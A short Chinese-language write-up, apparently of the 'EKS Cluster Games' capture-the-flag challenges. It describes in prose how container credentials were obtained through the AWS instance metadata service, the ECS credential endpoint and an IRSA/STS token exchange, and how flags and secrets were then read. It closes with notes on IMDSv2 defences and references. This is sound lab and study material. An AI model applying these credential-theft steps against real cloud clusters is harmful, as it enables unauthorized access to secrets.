3. 發現沒有現成的 imagePullSecrets 可以偷，k8s 這邊沒線索，但它還是要拉 image、一定得有憑證。它走的是 IMDS，打 AWS API 取得憑證，所以我拿到憑證之後就可以去翻 image 了
4. 從沒有權限的 k8s 換成另外一個身分。跟第三題一樣，因為都在容器裡面，所以我可以打 ECS 的 API 拿到有權限的 IAM role 的臨時憑證，然後回來翻 secret 找到 flag
5. 第五題發現 k8s 可以簽 JWT token，簽好之後，因為題目有說有把這個 cluster 註冊成 OIDC，就可以用這個 token 去換 STS 憑證，把它設成環境變數之後就能打到 `s3://challenge-flag-bucket-3ff1ae2/flag` 讀 flag

主要可以總結出三種身份驗證的方式

- 最不安全的就是直接把密碼放在環境變數裡面
- (IMDS) AWS 本身會定期取得憑證並放在 hypervisor 那一層，能透過 `169.254.169.254` 問出來，這是一個問題，所以後來有推出 v2 版本
  - v2 必須使用 PUT
  - 必須帶自訂的 header
  - 回應的 hop limit（TTL）預設是 1
- (IRSA) 整個 cluster 註冊一次 OIDC provider，然後每個 IAM role 會分兩個 policy，其中一個決定要讓誰可以取得這個 role 的憑證；k8s 這邊就用可以代表它身分的 JWT token 去 AWS STS 驗證 token 並取得憑證

參考資料

- EKS Cluster Games
- Use the Instance Metadata Service to access instance metadata（IMDSv2：PUT token、自訂 header、hop limit）
- Amazon ECS task IAM role（容器憑證端點 `169.254.170.2`）
- Private registry authentication in Amazon ECR
- IAM roles for service accounts (IRSA) - Amazon EKS
- AssumeRoleWithWebIdentity - AWS STS API Reference
- Service Accounts | Kubernetes（ServiceAccount token / TokenRequest）